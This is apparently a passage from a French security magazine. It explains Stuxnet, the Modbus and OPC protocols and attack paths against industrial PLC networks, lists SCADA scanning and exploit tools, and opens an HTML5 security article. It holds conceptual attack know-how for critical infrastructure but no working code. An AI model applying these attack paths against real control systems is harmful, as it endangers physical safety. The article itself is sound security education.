La meilleure analyse à ce jour nous vient de Symantec **[2]**. Ce dossier de plus de 50 pages contient une analyse très détaillée de Stuxnet et son mode de fonctionnement. Symantec étant une société orientée sécurité IT, les détails concernant son mode de propagation, d'infection, de communication ou encore l'analyse du *rootkit* Windows intégré sont d'une très grande qualité. Quiconque s'intéressant à Stuxnet se doit de lire cette analyse.

Symantec n'étant cependant pas une société spécialisée dans la sécurité des infrastructures critiques, il faudra compléter l'analyse de Symantec avec des éléments provenant de la communauté de sécurité des systèmes de contrôle. Une des personnes qui a été la plus active concernant l'analyse de Stuxnet est Ralph Langner de Langner Communications **[3]**. La lecture des analyses de Symantec et de Langner Communications nous donne une compréhension globale de Stuxnet. On ne reprendra pas ici tous les éléments de ces deux sources d'informations, mais juste les plus importants.

Stuxnet est un malware visant des systèmes d'exploitation Windows sur lesquels tournent les logiciels SIMATIC WinCC SCADA ou PCS7 et S7-PLC. Ces logiciels contrôlent des PLC de type Siemens, les PLC faisant partie d'un réseau industriel plus large pouvant contrôler toutes sortes de choses dont des centrales nucléaires ou encore des centrales de traitement des eaux.

Les principales caractéristiques de Stuxnet :

- se répand sur les périphériques de stockage externe en exploitant une vulnérabilité permettant l'auto exécution ;
- se répand sur le réseau à l'aide d'une vulnérabilité dans la file d'attente d'imprimante sous Windows ;
- se répand sur le réseau à l'aide d'une vulnérabilité SMB ;
- se copie et s'exécute sur des ordinateurs distants à l'aide de partitions partagées ;
- se copie et s'exécute sur des ordinateurs distants faisant fonctionner la base de données WinCC ;
- se copie sur des projets de type Step 7 (Siemens) d'une telle manière que la prochaine ouverture du projet infecté exécutera le code malveillant ;

- se met a jour automatiquement à l'aide d'un système *peer-to-peer* sur le réseau local ;
- exploite un total de 4 vulnérabilités Microsoft et une vulnérabilité dans Siemens WinCC non connue lors de la découverte de Stuxnet ;
- communique avec un système de commande et contrôle permettant à l'attaquant de télécharger et exécuter du code ;
- contient un rootkit Windows permettant de cacher des fichiers ;
- identifie et essaye de contourner des logiciels de sécurité présents sur les systèmes Windows infectés ;
- identifie des systèmes de contrôles spécifiques et modifie du code sur les PLC de Siemens pour potentiellement saboter le système ;
- cache le code modifié sur le PLC à l'aide d'un rootkit pour PLC.

Il faut aussi noter que Stuxnet a été signé avec des certificats valides appartenant à Realtek Semiconductor et JMicron Technology, ce qui a facilité sa propagation. Ces certificats ont indéniablement été volés d'une manière ou d'une autre.

Dans notre premier article, nous avions mentionné que les systèmes de contrôle n'étaient en principe pas connectés à Internet, mais que l'introduction des nouvelles technologies IT/IP dans ces réseaux a fait que ces systèmes se retrouvent de plus en plus connectés à des réseaux externes. Il est intéressant de noter qu'une des méthodes de propagation de Stuxnet est par clé USB. Les concepteurs de Stuxnet savaient pertinemment que bien qu'il y ait de plus en plus de systèmes de contrôle connectés à l'Internet, ce n'est pas toujours le cas. La propagation via USB demande qu'une personne connecte sa clé USB sur une machine infectée et la reconnecte ensuite sur une station du système de contrôle. L'infection est donc ici assez aléatoire, puisqu'elle requiert l'intervention d'une personne physique.

Mais quel est l'impact réel de Stuxnet ? Très difficile à dire. Comme expliqué dans le premier article, il est très rare que des incidents soient reportés sur des infrastructures critiques. Si Stuxnet a fait des dégâts dans une centrale nucléaire, il sera très difficile de le savoir. On ne peut que spéculer. En revanche, ce sur quoi les experts sont d'accord, c'est le côté sabotage de Stuxnet. On peut raisonnablement s'avancer en disant que Stuxnet a été spécialement conçu pour saboter des systèmes de contrôle de type Siemens Simatic WinCC ou PCS 7, ou S7-PLC, en injectant de la logique erronée dans les *sweeps*. Le code de contrôle (ou sweep) original n'étant plus exécuté, on peut s'attendre à ce qu'un processus s'arrête, ceci pouvant provoquer des dégâts quelconques.

4 Electronic World Mass Destruction ?

On peut se poser la question sur le comment et pourquoi de Stuxnet. Il est évident qu'un malware de ce type n'a pas été développé par le premier venu et encore moins par une seule personne. On estime sa durée de conception à des mois voire un an. La connaissance des systèmes PLC de Siemens requise, le vecteur d'attaque en plusieurs étapes, l'utilisation d'une multitude de zero-days et le fait que le code ait été signé avec des certificats légitimes amènent à penser que Stuxnet a été développé par une équipe extrêmement organisée, expérimentée et qui a dû bénéficier de ressources importantes, notamment financières.

Toute une foule de personnes avec des spécialités différentes ont dû participer à sa conception. Son origine est plus que probablement un état, à la limite un groupe criminel très bien organisé, la première hypothèse étant plus plausible. Pour ce qui est des états, très peu de pays de par le monde ont les ressources nécessaires pour monter une équipe d'experts capables de développer un tel malware. Le fait que Stuxnet ait infecté certains pays plus que d'autres pourrait nous donner des indications sur son origine, mais on évitera de tirer des conclusions trop vite : il serait facile de semer la confusion.

Dans tous les cas, on ne parle plus ici de simple virus, *exploit*, *rootkit*, opération *phishing* ou une mafia spécialisée dans l'extorsion de fonds ou la création de fausses cartes de crédit. Non, on parle ici d'une arme électronique d'une sophistication et puissance telles qu'elle pourrait ralentir le développement économique mondial. On atteint ici une autre dimension.

Nous nous arrêtons ici concernant Stuxnet. Pour plus d'informations concernant son fonctionnement, plusieurs documents de très bonne qualité sont disponibles sur Internet **[2] [4] [5] [6]**.

5 Les systèmes de communication

Maintenant qu'on en sait un peu plus sur le mode de fonctionnement des PLC, et surtout le fait qu'ils sont la cible d'attaques sophistiquées, revenons un peu plus sur leurs modes de communication. On a vu que les systèmes de contrôle pouvaient être divisés en couches :

- **couche 1** : les compteurs et les capteurs intelligents qui servent à l'acquisition et écriture de données ;
- **couche 2** : les PLC (automates programmables) ou RTU connectés aux compteurs et capteurs intelligents ;
- **couche 3** : le système de supervision des RTU ou PLC. Typiquement, il s'agit d'une interface homme-machine ;

- **couche 4** : couche de management comme un base de données, le système de suivi de production, système de contrôle de ressources, etc.

Ces couches sont ici bien sûr théoriques, elles représentent ce qu'on trouve souvent en production, mais d'autres configurations sont possibles. Il n'y a pas de configurations exactes. Ce qui nous intéresse ici, c'est comment la communication avec les PLC se fait.

6 Le protocole Modbus

Un des protocoles qu'on retrouve le plus souvent pour ce qui est de la communication avec les PLC est Modbus. Il a été développé en 1979 par Modicon en tant que simple protocole de communication pour transférer des données via une interface RS-232. Typiquement, il permet d'accéder aux entrées/sorties des PLC. Modbus a ensuite évolué et d'autres interfaces de communication ont vu le jour, comme RS-422, RS-485 (protocole série) ou plus intéressant pour nous, TCP/IP. De nos jours, Modbus est un standard gratuit et open source dont les spécifications sont disponibles en ligne. Le standard est géré par la *Modbus Organization* **[7]**.

Modbus fonctionne en mode maître/esclave. Seule la station maître peut émettre, le maître envoyant une « question » et attendant une « réponse ».

Une question est composée des champs suivants :

Address	Function	Data	CRC Check
1 byte	1 byte	N x 1 byte	2 bytes

Figure 2 : Frame RTU

- *Address* correspond au numéro d'esclave ;
- *Function* correspond au code de la fonction à exécuter ;
- *Data* correspond à des informations spécifiques concernant la demande ;
- *CRC Check* est un code d'intégrité afin de vérifier la validité du message.

La combinaison des 4 champs formant le message est appelée ADU (*Application Data Unit*).

Les champs Function et Data combinés représentent un PDU (*Protocol Data Unit*).

La réponse est exactement du même format, sauf que les data correspondent aux données reçues. S'il y a une erreur, le champ Function est utilisé pour la signaler et le champ Data contient le code d'erreur. Il y a donc trois types de PDU :

- une question valide ;
- une réponse valide ;
- une réponse représentant une erreur.

L'ADU est, lui, intégré dans une trame qui comprend un champ d'entrée et de sortie pour reconnaître le début et la fin d'une trame et donc du message (question ou réponse).

Finalement, il y a deux grands types de mode de transmission : le mode ASCII et le mode RTU. Les deux types utilisent une manière différente pour encoder le message, un algorithme différent pour le code d'intégrité et des champs différents pour reconnaître le début et la fin du message. En mode RTU, les données sont sur 8 bits ; en mode ASCII, les données sont sur 7 bits (et en mode ASCII, donc plus facile à lire pour l'humain).

Pour ce qui est des codes de fonctions, la norme en définit plusieurs, certains publics (définis et acceptés par la communauté), d'autres réservés à l'utilisateur ou à usage privé.

Ci-dessous, un tableau avec des exemples de fonctions typiques :

Code	Fonction
1	*Read Coil Status*
2	*Read Input Status*
3	*Read Holding Registers*
4	*Read Input Registers*
5	*Force Single Coil*
6	*Preset Single Register*

Les codes de fonctions valides sont de 1 à 127, 129 à 255 représentant les codes d'erreur. La liste complète des codes de fonctions est disponible en ligne **[7]**.

7 Modbus TCP/IP

Ce qui devient plus intéressant d'un point de vue sécurité est l'implémentation de Modbus au-dessus de TCP/IP, Modbus étant dans ce cas un protocole de couche 7 (application). L'implémentation TCP/IP est relativement nouvelle par rapport à l'implémentation série, mais est de plus en plus utilisée. Le port TCP réservé pour Modbus est 502. Par rapport à la version série, le code d'intégrité a disparu, il est possible d'utiliser des passerelles Modbus, d'avoir plusieurs stations maîtres et même des communications bidirectionnelles. Tout en sachant qu'il n'est jamais trop conseillé de s'éloigner de la norme originale. À noter qu'il y a aussi des discussions et spécifications pour Modbus UDP, mais ceci étant encore trop jeune, nous n'en discuterons pas ici.

Mais quelles sont les implications de ce portage au niveau sécurité ? Il ne faut pas aller chercher bien loin : le fait que Modbus soit implémenté au-dessus de TCP-IP amène une toute nouvelle classe de challenges au niveau sécurité. Imaginez qu'un attaquant prenne contrôle de la station HMI (Interface Homme-Machine)

qui communique avec un PLC à l'aide de Modbus TCP/IP. Sachant que le PLC communique à l'aide de TCP/IP et sachant que les PLC ne sont généralement pas conçus avec la notion de sécurité comme première priorité, il ne faudra pas longtemps pour qu'un attaquant réussisse un déni de service contre le PLC, voire pire, contrôler le PLC. Un petit programme écrit en Python, Perl ou C utilisant les sockets saura communiquer avec le PLC très facilement. On pourra même retrouver des stations avec le port 502 connectées à l'Internet **[17]**. En imaginant qu'une valve de pression soit connectée au PLC et que l'attaquant connaisse l'adresse et la fonction à utiliser (les champs Address et Function dans le message Modbus), les dégâts pourraient être importants.

Revenons un instant à Stuxnet. Stuxnet infecte les HMI WinCC de Siemens. Ces HMI reçoivent des commandes via une interface graphique et transforment ces commandes graphiques en commandes *low-level* qui sont ensuite envoyées aux PLC. Or, un des protocoles de communication utilisés entre les HMI et les PLC est Modbus. Dans le cas de Stuxnet, les attaquants ne se sont pas trop souciés du protocole utilisé entre le HMI et le PLC, mais ont plutôt attaqué la bibliothèque utilisée par WinCC pour communiquer avec le PLC : il s'agit de la DLL `s7otbxdx.dll`. Stuxnet utilise un *wrapper* qui exporte exactement les mêmes fonctions que la DLL originale. Certaines de ces fonctions sont redirigées vers leurs fonctions originales, d'autres sont modifiées au passage pour changer les valeurs de retour. Ce comportement est bien connu des concepteurs de rootkit. Stuxnet est ainsi virtuellement indépendant du protocole utilisé.




Figure 3 - Stuxnet

Si on reprend notre exemple de la valve de pression, Stuxnet peut modifier un programme du PLC pour que la pression augmente dangereusement tout en cachant le statut exact à l'opérateur derrière le HMI. On est loin des rootkits classiques sous Linux qui modifient la valeur de sortie de la commande `w` pour cacher un utilisateur ou d'un rootkit Windows qui cache un processus du gestionnaire des tâches ! Les conséquences peuvent être ici beaucoup plus graves. Vous avez dit *Electronic World Mass Destruction* ?

8 Un scanner pour Modbus

Modbus TCP/IP reposant sur des protocoles bien connus, on pourrait créer un scanner de type nmap pour Modbus. Il existe d'ailleurs déjà un scanner pour Modbus appelé Modscan, mais la dernière mise à jour date de 2008 **[8]**. Cependant, avec les spécifications en mains et disponibles en ligne, on pourrait facilement créer un module Scapy pour Modbus. Un *fuzzer* pourrait facilement être implémenté pour tester la résistance des PLC, un outil similaire à sipsak pour les réseaux VOIP. À noter qu'il existe des simulateurs gratuits sur Internet pour ceux qui voudraient expérimenter le protocole Modbus **[9]**.

9 Ole for Process Control

On le répète, les technologies IT et IP sont de plus en plus utilisées dans les systèmes de contrôle. Les connexions entre tous les éléments d'un système de contrôle s'en sont retrouvées plus faciles à intégrer, cependant avec le désavantage que des systèmes de contrôle sont maintenant connectés à des réseaux externes comme Internet.

À la fin des années 90, un consortium a décidé de créer un nouveau standard permettant d'interfacer les PLC, DCS, ... avec les stations des systèmes de contrôle. L'idée était de développer une interface de communication commune permettant aux différents systèmes de contrôle de communiquer entre eux. De nos jours, OPC est devenue la technologie leader pour interconnecter différents composants des systèmes de contrôle.

OPC signifie *Object Linking and Embedding* (OLE) *for Process Control*. OPC est un standard ouvert sur l'interface DCOM de Microsoft, utilisant le service RPC. Les spécifications sont aussi disponibles gratuitement en ligne **[10]**. Le fait que OPC soit neutre au niveau des vendeurs en a fait un standard attractif et de plus en plus utilisé. Au niveau sécurité, il n'est pas inutile de rappeler que beaucoup de virus et vers provenant du monde IT utilisent la couche RPC/DCOM comme vecteur d'attaque.

Le calcul est vite fait :

- des systèmes de contrôle ayant de plus en plus de connexions externes comme vers l'Internet ;
- des systèmes de contrôle utilisant OPC pour interconnecter les multiples composants des réseaux industriels ;
- RPC/DCOM comme vecteur d'attaque privilégié des créateurs virus et vers.

Il y a donc bien un besoin sérieux de correctement installer, configurer et sécuriser les installations construites sur OPC dans les systèmes industriels. Pour compliquer encore le tout, Microsoft a décidé d'abandonner la

technologie DCOM au profit de .NET. Il n'y aura donc plus de support pour la technologie DCOM, ce qui n'est pas une très bonne nouvelle, sachant que beaucoup de réseaux industriels s'appuient sur la technologie OPC et qu'il est toujours plus difficile de modifier la configuration de ces réseaux une fois installée (du fait de leur statut critique et des infrastructures qu'ils supportent **[I]**).

10 La vie avant et après OPC

Avant OPC, chaque fois qu'on voulait communiquer avec un système de contrôle particulier, les développeurs d'applications devaient réaliser un *driver* de communications. Par exemple, les vendeurs d'interface homme-machine devaient développer des centaines de drivers différents pour communiquer avec les multiples PLC ou DCS présents sur le marché. Ce n'était pas très efficace.




Figure 4 : Avant OPC

Avec OPC, on simplifie les choses. Les développeurs de HMI doivent seulement créer un client OPC (parfois un serveur) pour communiquer avec le serveur OPC, qui lui a été développé et conçu par les constructeurs des autres composants sur le réseau.




Figure 5 : OPC

Comme on peut le voir sur le diagramme, il y a toujours un besoin de créer des drivers. Cependant, c'est ici différent, puisque chaque constructeur développe un serveur OPC afin de communiquer avec son équipement (PLC, DCS, etc.). Le protocole entre cet équipement et le serveur OPC est toujours spécifique au constructeur, ce sera par exemple le protocole Modbus, que nous avons vu plus haut. L'avantage, pour le constructeur de PLC, est que son produit est connecté avec un serveur OPC qui va utiliser au maximum les fonctionnalités du PLC. Une fois ce serveur OPC en place, les développeurs du HMI vont eux aussi pouvoir utiliser au maximum les fonctionnalités du PLC par l'intermédiaire du serveur OPC. Tout le monde est gagnant.

Il faut bien noter aussi que les serveurs OPC peuvent eux aussi communiquer entre eux et former une plateforme OPC où tous les composants peuvent communiquer entre eux.

11 PLC : une cible difficile à atteindre

OPC repose sur une architecture client/serveur. Un serveur OPC obtient des informations à partir des contrôleurs (DCS, PLC, SCADA, etc.) en utilisant les protocoles natifs de ces contrôleurs, comme Modbus ou Profibus. Une fois l'information obtenue, les clients OPC ou HMI obtiennent l'information à l'aide d'objets COM. Les clients OPC peuvent donc écrire ou lire des données vers les systèmes de contrôle à l'aide du serveur OPC.

Illustrons ce principe en imaginant un système avec 3 composants. Un PLC utilisant le protocole Modbus, un serveur OPC avec un driver Modbus et une interface homme-machine.

Le PLC contient des registres (aussi appellés références) de données permettant d'effectuer plusieurs opérations :

Register	Name	Description
40001	SP	Water Level Setpoint
40002	CO	Pump Control Output
40003	PV	Water Level Sensor
10001	LoAlarm	Tank Dry Alarm
10001	HiAlarm	Tank Overflow Alarm

L'interface homme-machine peut changer la valeur de l'alarme du niveau d'eau, lire le niveau de l'eau, contrôler la valeur de sortie de la pompe et des alarmes. Si le HMI doit lire des données du PLC, il envoie une requête au serveur OPC qui la traduit en message pour le protocole Modbus (ou question Modbus, comme vu plus haut). L'information est ensuite renvoyée par le PLC vers le serveur OPC, et ensuite, du serveur OPC vers le HMI. Le schéma ci-contre reprend le système décrit (figure 5).

On voit ici que le HMI communique via OPC avec le serveur OPC et que le serveur OPC communique via Modbus avec le PLC.




Figure 6 : SCADA network

Dans ce schéma, la cible finale pour l'attaquant est le PLC et ce qu'il contrôle (le réservoir d'eau). Il est cependant quasi impossible de se connecter directement au PLC, il faut passer par l'interface de contrôle. Dans notre cas, l'attaquant peut cibler le HMI ou le serveur OPC. Comme déjà vu plus haut avec les 4 couches et leurs systèmes de communication, il faut garder en mémoire que le PLC se trouve dans un réseau de contrôle où il y a des automates. Le serveur OPC et le HMI font, eux, partie d'un réseau dit de supervision. Pour que l'attaquant prenne contrôle du serveur OPC ou de l'HMI, et par ce fait prendre contrôle du PLC, il faut qu'il « traverse » plusieurs réseaux :




Figure 7 : Industrial System Network Segregation

C'est ici tout un challenge et on peut encore admirer ici l'ingéniosité des concepteurs de Stuxnet qui, pour atteindre leur cible (le PLC), utilisent plusieurs vulnérabilités de type *zero-day*. Il se peut aussi que le réseau de supervision et de contrôle soit complètement isolé des autres réseaux. Ici encore, Stuxnet peut atteindre sa cible, puisqu'il se propage également par clé USB dans le cas où un employé utiliserait une clé infectée sur le HMI. Tout ceci laisse évidemment penser que Stuxnet a été développé par une équipe qui savait exactement ce qu'elle faisait.

Dans notre exemple, si l'attaquant prend contrôle du serveur OPC ou du HMI, on peut imaginer des dégâts comme une perte d'accès aux données, une perte de production, aucune visibilité du système de production, voire pire, une catastrophe provoquant des dégâts physiques. En imaginant que le serveur OPC est *backdooré* pour ne plus générer d'alarme en cas de réservoir trop rempli, un débordement d'eau pourrait avoir des conséquences néfastes. Ceci rappelle l'incident en Australie quand un employé mécontent d'une entreprise avait accédé au système de contrôle d'une station de traitement des eaux usées. Il avait réussi à compromettre et falsifier les données utilisées par le système, à provoquer des erreurs de fonctionnement : 264 000 gallons d'eau usées avait été libérés dans les rivières et parcs publics adjacents à la station **[11]**.

On ne parle ici encore « que » d'eau. Stuxnet va beaucoup plus loin, puisqu'une de ses cibles présumées était des centrales nucléaires en Iran...

12 La menace OPC

On a vu qu'OPC devenait de plus en plus fréquent dans les réseaux industriels et que l'attaquant avait maintenant au moins deux cibles pour prendre contrôle du PLC : le HMI et le serveur OPC. Tous deux permettent de contrôler (lire/écrire) le PLC.

On ne s'attardera pas plus sur OPC dans cet article, d'autres ayant déjà analysé les challenges liés à la sécurité d'OPC d'une manière approfondie **[12] [13] [14]**. Il est évident qu'OPC permet une meilleure interconnectivité entre les éléments des réseaux industriels. En revanche, le fait qu'il s'appuie sur une technologie bien connue du monde IT traditionnel (DCOM/RPC) fait qu'il faut doubler de vigilance lors de son déploiement. Non seulement il est primordial de bien sécuriser la couche OPC, mais aussi le système d'exploitation Windows, qui tourne sur le serveur OPC. Les habituels *patching* de

vulnérabilités, installation d'antivirus, choix des mots de passe forts et authentifications fortes ou encore fermeture des services inutiles sont des tâches qu'il ne faut pas négliger.

Pour ceux qui voudraient expérimenter et installer un serveur OPC, il existe des serveurs OPC gratuits sur Internet **[15]**.

Conclusion

Dans notre premier article, nous avions introduit les réseaux industriels et pourquoi la question de sécurité était si importante. Nous avions expliqué que ces réseaux n'avaient pas été conçus avec la notion de sécurité en tête. Dans cet article, nous avons continué la présentation de ces réseaux en introduisant les protocoles Modbus et OPC, et leur utilisation avec les automates programmables (PLC). Nous avons également pris l'exemple Stuxnet pour illustrer les nouvelles menaces qui pèsent sur ces réseaux.

Beaucoup d'entre nous ont vu le film *Die Hard 4*, où une équipe de méchants sèment la panique dans une ville en s'attaquant à ses infrastructures critiques. Nous n'en sommes pas encore à ce stade, mais Stuxnet nous a démontré que des équipes de par le monde commencent à développer des nouvelles armes ciblant des infrastructures critiques. La menace est donc bien réelle. Il est primordial que tous les acteurs la comprennent et soient préparés à la contrer, car Stuxnet n'est sûrement que le premier du genre. ■

▪ RÉFÉRENCES

[1] « Sécurité des Infrastructures Critiques et Systèmes de Contrôle », François Gaspard, *MISC* 51

[2] http://www.symantec.com/content/en/us/enterprise/media/security_response/whitepapers/w32_stuxnet_dossier.pdf

[3] http://www.langner.com/english/

[4] http://blog.mandiant.com/archives/1236

[5] http://www.industrialdefender.com/advisory/stuxnet/tech_paper/stuxnet_08.2010.pdf

[6] http://www.eset.com/resources/white-papers/Stuxnet_Under_the_Microscope.pdf

[7] http://www.modbus.com

[8] http://code.google.com/p/modscan/

[9] http://www.plcsimulator.org/

[10] http://www.opcfoundation.org/

[11] http://www.theregister.co.uk/2001/10/31/hacker_jailed_for_revenge_sewage/

[12] http://www.pacontrol.com/download/OPC-Security-WP1.pdf

[13] http://www.pacontrol.com/download/OPC-Security-WP2.pdf

[14] http://www.pacontrol.com/download/OPC-Security-WP3.pdf

[15] http://www.opcconnect.com/freesrv.php

[16] « SCADA Penetration Testing: Hacking Modbus Enabled Devices », *Ruxcon* 2008 – Daniel Grzelak

AUTOUR DE L'ARTICLE...

▪ UN RAPIDE TOUR D'HORIZON DES LOGICIELS EN SÉCURITÉ....

- Un des outils les plus efficaces pour tester la securité des réseaux SCADA est le module SCADA pour Nessus (http://www.nessus.org/products/professional-feed/index.php?view=scada). À l'achat d'une licence Professionnel Feed pour Nessus, vous bénéficiez du *plugin*. Il permet de détecter des *devices* SCADA sur le réseau et de les auditer. DigitalBond (http://www.digitalbond.com) a également participé au développement du plugin en créant des dizaines de fichiers d'audits permettant de tester la configuration de logiciels utilisés dans les réseaux de contrôle. Leur projet est appelé « Bandolier » et est financé par le département de l'Énergie aux USA.

- Un autre projet de DigitalBond, également financé par le département de l'énergie, est Portaledge (http://www.digitalbond.com/wiki/index.php/Portaledge). Il permet de corréler et analyser des logs provenant de différentes sources, dont des applications SCADA et DCS, des PLC, des routeurs, switches, etc.


- Côté Modbus, un petit scanner Modbus a été développé en 2008 (http://code.google.com/p/modscan/) et présenté à *Defcon* 2008. Un autre logiciel pour Modbus est modbusfw, qui est un plugin Netfilter pour Modbus (http://modbusfw.sourceforge.net/), malheureusement pas mis à jour.

- Pour ceux qui n'ont pas accès à un réseau SCADA, il existe des simulateurs pour réseaux SCADA disponibles sur Internet (http://www.opalsoftware.com.au/index.php?option=com_content&view=article&id=35&Itemid=67). Ceux-ci sont en général payants mais très bien conçus. SimSCADA supporte en outre les protocoles ModBus, OPC et DNP3.

- MetaSploit (http://www.metasploit.com/) contient maintenant plusieurs exploits pour SCADA.

- SafeMap est un autre logiciel intéressant, puisqu'il permet de visualiser de manière graphique ce qu'il se passe sur le réseau (http://safemap.sourceforge.net/), un peu à la manière d'un CISCO netflow. SMART a été développé à l'origine pour les réseaux SCADA, et de ce fait, supporte de nombreux protocoles utilisés dans le monde industriel.

- Un peu vieux, mais toujours intéressant, est le SCADA HoneyNet développé à l'époque par le *Critical Infrastructrure Assurance Group* de Cisco (http://scadahoneynet.sourceforge.net/).



HTML5, UN SCHENGEN NUMÉRIQUE ?

Grégory Draperi - gregory.draperi@gmail.com

mots-clés : *HTML5 / CROSS DOCUMENT MESSAGING / CROSS ORIGIN RESOURCE SHARING / STORAGE*

HTML5 est la cinquième et dernière révision du langage HTML. Cette révision initiée par le WHATWG [1] a été reprise en 2007 par le W3C [2] et est maintenant développée de concert par les deux organismes. Elle définit de nouvelles fonctionnalités qui remettent en cause des concepts structurants définis par la précédente version. Cette remise en cause engendre des risques éventuels sur les applications qui seront développées en HTML5 si les nouveaux concepts ne sont pas assimilés ou si l'implémentation souffre de lacunes.

1 Introduction

Le Web tel qu'on le connaissait dans les années 2000 reposait sur un ensemble de pages statiques qui pointaient les unes vers les autres et cet agrégat formait un site web. Par la suite, le besoin d'interaction avec le client se faisant de plus en plus fort, la technologie AJAX vit le jour pour « améliorer l'expérience utilisateur » et permettre au navigateur client de communiquer avec le serveur web de manière transparente. Ce Web 2.0 a été rapidement adopté et de nouveaux besoins sont apparus, tels que les requêtes inter-domaines ou l'interaction avec le site web en mode hors ligne, qui ont été plus ou moins bien gérées au moyen de rustines (utilisation de Flash ou JSONP pour les requêtes *cross-domain* ou le *plugin* Google Gears pour le mode hors ligne).La norme HTML5 essaie de répondre aux nouveaux besoins des sites web qui tendent à mettre en place des espaces de confiance numériques. Ces espaces sont censés permettre la libre circulation des informations en leur sein, copiant par là même le traité de Schengen (principe de libre circulation des personnes). Elle propose notamment des moyens de contourner la *Same Origin Policy* définie à l'origine dans sa version 4.01 de 1999. Ces nouvelles fonctionnalités sont classables en deux grandes catégories, les fonctionnalités côté client et les fonctionnalités de communication. Cet article tente donc de dresser un panorama des nouveaux risques introduits.

2 Présentation des fonctionnalités

Pour introduire le sujet, il est nécessaire de brosser un rapide aperçu de ces nouveautés, ce qui nous permettra de mieux comprendre l'origine et le fonctionnement des vulnérabilités liées. Pour plus d'informations à ce sujet, je vous invite à consulter le site du W3C ou du WHATWG.

2.1 Fonctionnalités côté client

2.1.1 Canvas

La balise Canvas définit une zone où il est possible de réaliser des dessins/graphiques/schémas en 2D. Celle-ci a pour but de concurrencer les capacités de Flash en matière de graphisme.

2.1.2 Géolocalisation

HTML5 fournit des API permettant au site web d'accéder aux informations de géolocalisation via le navigateur. Ces informations sont envoyées par le fournisseur d'accès internet du client.

2.1.3 Drag and drop

HTML5 supportera en théorie de glisser/déposer toutes les portions de la page web vers une autre, ce qui offre la possibilité de s'affranchir de *frameworks* tiers comme JQuery.

2.1.4 Multi-threading

HTML5 supporte la gestion de processus concurrents en JavaScript, tournant en tâche de fond (les « workers ») au sein du navigateur. L'intégration du *multi-threading* au sein d'une application web améliore les performances et la réactivité des applications web, en déléguant une partie des calculs sur le temps processeur du client.

2.1.5 Multimédia

HTML5 supporte la lecture native de fichiers audio et vidéo, modulo le choix non encore arrêté du codec. Les balises **<video>** et **<audio>** sont définies pour supporter ces fonctionnalités.
